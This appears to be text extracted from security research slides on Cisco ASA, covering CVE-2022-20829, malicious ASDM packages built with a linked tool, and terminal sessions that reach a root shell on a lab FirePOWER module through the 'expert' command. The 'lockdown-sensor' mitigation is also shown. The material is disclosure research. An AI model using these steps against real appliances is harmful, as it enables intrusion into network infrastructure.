[github.com/jbaines-r7/theway](https://github.com/jbaines-r7/theway)

# Generating Malicious ASDM Binary Packages



## The Way

- Parses and extracts ASDM packages
- Rebuilds ASDM packages
- **Generates ASDM packages**


## CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022





[github.com/jbaines-r7/theway](https://github.com/jbaines-r7/theway)

# Malicious Cisco ASA



# How To Get Malicious ASDM Package Installed?!








# **Remotely Rooting the ASA-X FirePOWER Module**


# ASA-X with FirePOWER Services



# ASA-X with FirePOWER Services Explained



# ASA-X with FirePOWER Services Explained



# Accessing the FirePOWER Module via Cisco CLI

The command to invoke FirePOWER shell from ASA CLI

```
albinolobster@ubuntu:~$ ssh -oKexAlgorithms=+diffie-hellman-group14-sha1 admin@10.0.0.21
admin@10.0.0.21's password:
User admin logged in to ciscoasa
Logins over the last 3 days: 4. Last login: 20:15:45 UTC May 26 2022 from 10.0.0.28
Failed logins since the last login: 0.
Type help or '?' for a list of available commands.
ciscoasa> en
Password:
```

```
ciscoasa# session sfr console
Opening console session with module sfr.
Connected to module sfr. Escape character sequence is 'CTRL-^X'.
```

```
(none) login: admin
Password:
Last login: Thu May 26 20:09:37 UTC 2022 on ttys1
```

```
Copyright 2004-2018, Cisco and/or its affiliates. All rights reserved.
Cisco is a registered trademark of Cisco Systems, Inc.
All other trademarks are property of their respective owners.
```

```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)
```

```
Last login: Thu May 26 20:09:37 UTC 2022 on ttys1
>
```

```
configure Change to Configuration mode
exit Exit this CLI session
expert Invoke a shell
history Display the current session's command line history
logout Logout of the current CLI session
show Change to Show Mode
system Change to System Mode
```

FirePOWER module shell

## expert Command Yields Root Shell

```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)


Last login: Thu May 26 20:31:37 UTC 2022 on ttyS1


>

configure  Change to Configuration mode
exit      Exit this CLI session
expert    Invoke a shell
history   Display the current session's command line history
logout    Logout of the current CLI session
show      Change to Show Mode
system    Change to System Mode

> expert
admin@(none):~$ sudo su
Password:
Last login: Thu May 26 20:43:45 UTC 2022 on ttyS1
root@(none):/Volume/home/admin# uname -a
Linux (none) 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux
root@(none):/Volume/home/admin# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
root@(none):/Volume/home/admin# █
```

# Remotely Rooting the ASA-X FirePOWER Module SSH Root Shell as a Feature





# Disable Root Shell via lockdown-sensor

```
> system
System>

access-control      Change to Access-Control Mode
compliance          Change to Compliance Mode
configure           Change to Configuration mode
disable-http-user-cert Disable HTTP User Cert
exit                Exit Diagnostic Mode
expert              Invoke a shell
file                Change to File Mode
generate-troubleshoot Run troubleshoot
history             Display the current session's command line history
ldapsearch          Test LDAP configuration
lockdown-sensor     Remove access to bash shell
logout              Logout of the current CLI session
reboot              Reboot the sensor
show                Change to Show Mode
support             Change to System Support Mode - Only do this if directed by Support
system              Change to System Mode

System> lockdown-sensor
This action will remove the 'expert' command from your system for all
future CLI sessions, rendering the bash shell inaccessible.

This cannot be reversed without a support call.
Continue and remove the 'expert' command?

Please enter 'YES' or 'NO': YES
'expert' command removed.
System>
```


```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)

Last login: Thu May 26 20:48:45 UTC 2022 on ttys1
>

configure  Change to Configuration mode
exit       Exit this CLI session
history    Display the current session's command line history
logout     Logout of the current CLI session
show       Change to Show Mode
system    Change to System Mode

> █
```

# ASDM Can Talk to the FirePOWER Module



